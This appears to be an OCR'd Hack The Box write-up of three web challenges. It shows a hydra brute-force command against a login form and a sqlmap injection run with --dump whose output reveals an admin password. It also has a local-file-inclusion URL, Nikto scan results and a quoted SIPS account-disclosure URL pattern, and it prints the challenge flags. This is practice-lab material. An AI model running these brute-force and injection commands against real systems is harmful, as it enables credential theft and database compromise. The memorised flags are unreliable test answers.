
HTB – CHALLENGES

WEB


--------- LERNAEAN ---------------------------

>> hydra -l '' -P /usr/share/wordlists/rockyou.txt 88.198.233.174 -s 34228 http-post-form "/index.php:password=^PASS^:Invalid password!" -vv



Ooops! Too slow!

>> Intercepting this request on burpsuite got me the flag!




```
password=hulj
password=l1k3_4_b0s5_s0n
password=leonardo
noooooooope.html
http://httpd.apache.org
```

```
HTTP/1.1 200 OK
Date: Fri, 01 Dec 2017 17:58:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 618
Connection: close
Content-Type: text/html; charset=UTF-8

<h1 style='color: #fff;'>HTB{l1k3_4_b0s5_s0n}</h1><script type="text/javascript">
                   window.location = "noooooooope.html"
              </script>
<html>
<head>
    <title>Login - Lernaean</title>
</head>
```


--------- CARTOGRAPHER ---------------------------

>> I started off with manually testing for SQL Injection. With no luch with that, I then turned to using sqlmap for advanced SQL scanning.

```
>> komal@kali:/media$ sqlmap -u http://88.198.233.174:34250
--data='username=komal&password=tandel' --level 3 --risk 3 --dbms MySQL –dump
```




```
[14:07:27] [INFO] retrieved: password
[14:07:36] [INFO] fetching entries for table 'users' in database 'cartographer'
[14:07:36] [INFO] fetching number of entries for table 'users' in database 'cartographer'
[14:07:36] [INFO] retrieved: 1
[14:07:37] [INFO] retrieved: mypasswordisfuckinawesome123
[14:08:02] [INFO] retrieved: admin
[14:08:07] [INFO] analyzing table dump for possible password hashes
Database: cartographer
Table: users
[1 entry]
+----------+----------------------------+
| username | password                   |
+----------+----------------------------+
| admin    | mypasswordisfuckinawesome123 |
+----------+----------------------------+

[14:08:07] [INFO] table 'cartographer.users' dumped to CSV file '/home/komal/.sqlmap/output/88
.198.233.174/dump/cartographer/users.csv'
[14:08:07] [INFO] fetched data logged to text files under '/home/komal/.sqlmap/output/88.198.2
33.174'

[*] shutting down at 14:08:07
```




admin

••••••••••••••••••••



Cartographer
Is Still
Under Construction!

>> It was found that the site is vulnerable to LFI. Manually passing the ‘flag’ in the ‘info’ parameter gave me the HTB flag for this challenge.




88.198.233.174:34250/panel.php?info=flag

HTB{Map_Th3_Pl4n3t}

--------- HDC ---------------------------

YET TO BE COMPLETED...

>> Looking into the sourcecode, I found two hidden fields and using Burpsuite, revealed it onto the screen



88.198.233.174:34277/index.php

HADES DISTRIBUTION COMPANY

We are the first company since 1990 to provide people distribution over the Internet


Enter Username / Password admin admin

Hidden field name="komal"


Hidden field name="tandel"

Enter your credentials and press [Submit] to access the company's Control Panel.

>> Performing the searchsploit SIPS fetched me with the version indicated by the nikto scan result.



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          88.198.233.174
+ Target Hostname:    88.198.233.174
+ Target Port:        34277
+ Start Time:         2017-12-01 15:07:12 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause fal
se positives.
+ OSVDB-44056: /index.php/sips/sipssys/users/a/admin/user: SIPS v0.2.2 allows us
er account info (including password) to be retrieved remotely.
+ 7542 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2017-12-01 15:56:06 (GMT-5) (2934 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



```
source: http://www.securityfocus.com/bid/7134/info

It has been reported that authentication is not required to view user account in
formation. As a result, an unauthorized remote attacker may be able to view pote
ntially sensitive information. This may aid in launching further attacks against
 a target user or system.

http://www.example.com/[sips_directory]/sipssys/users/[first_letter_of_UserID]/
```

http://www.example.com/[sips_directory]/sipssys/users/[first_letter_of_UserID]/

http://88.198.233.174:34277/index.php/sips/sipssys/users/a/admin/user

http://[somehost]/[sips_directioy]/sipssys/users/[first_letter_of_UserID]/[UserID]/user